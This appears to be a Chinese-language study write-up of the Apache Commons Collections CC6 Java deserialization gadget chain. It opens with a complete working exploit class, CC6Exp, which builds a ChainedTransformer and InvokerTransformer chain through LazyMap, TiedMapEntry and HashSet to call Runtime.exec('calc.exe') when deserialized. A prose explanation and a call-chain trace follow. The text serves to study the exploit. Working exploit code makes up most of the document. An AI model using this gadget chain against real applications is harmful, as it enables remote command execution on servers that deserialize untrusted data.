1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
| import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;
import java.io.*;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.HashSet;
import java.util.Map;
public class CC6Exp {
public static void main(String[] args) throws Exception {
Transformer[] transformers = new Transformer[]{
new ConstantTransformer(Runtime.class),
new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", new Class[0]}),
new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, new Object[0]}),
new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc.exe"})
};
Transformer transformerChain = new ChainedTransformer(transformers);
Transformer fakeTransformer = new ConstantTransformer(1);
Map innerMap = new HashMap();
Map lazyMap = LazyMap.decorate(innerMap, fakeTransformer);
TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap, "foo");
HashSet hashSet = new HashSet(1);
hashSet.add(tiedMapEntry);
Field factoryField = LazyMap.class.getDeclaredField("factory");
factoryField.setAccessible(true);
factoryField.set(lazyMap, transformerChain);
lazyMap.remove("foo");
byte[] bytes = serialize(hashSet);
System.out.println("序列化完成,准备触发反序列化...");
unserialize(bytes);
}
public static byte[] serialize(Object obj) throws IOException {
ByteArrayOutputStream baos = new ByteArrayOutputStream();
ObjectOutputStream oos = new ObjectOutputStream(baos);
oos.writeObject(obj);
return baos.toByteArray();
}
public static void unserialize(byte[] data) throws Exception {
ByteArrayInputStream bais = new ByteArrayInputStream(data);
ObjectInputStream ois = new ObjectInputStream(bais);
ois.readObject();
ois.close();
}
}
|
当对一个 HashSet 进行反序列化(readObject)时,它需要把数据重新放回集合里。HashSet 底层其实是一个 HashMap,所以它会调用 HashMap.put() 来恢复数据。
在 HashMap 中放入元素时,必须计算元素的哈希值以确定存储位置。所以 put() 方法会自动调用传入对象的 hashCode() 方法。
这里的 map.put(e, PRESENT) 会调用 TiedMapEntry 的 hashCode 方法

这里会调用 key.hashCode(),而 key 就是 tiedMapEntry 对象。

把 CC5 中用过的 TiedMapEntry 塞进 HashSet 里。当 HashMap 调用 TiedMapEntry.hashCode() 时,会发现 TiedMapEntry 为了计算哈希值,内部自动调用了 this.getValue()。

这里的 map 是 lazyMap,key 是 "foo"

后面和之前就一样了
1
2
3
4
5
6
7
8
9
10
| ois.readObject() <=> ObjectInputStream.readObject()
HashSet::readObject()
->HashMap::put()
->HashMap::hash()
->TiedMapEntry::hashCode()
->TiedMapEntry::getValue()
->LazyMap::get()
->ChainedTransformer::transform()
->ConstantTransformer::transform()
->InvokerTransformer::transform()
|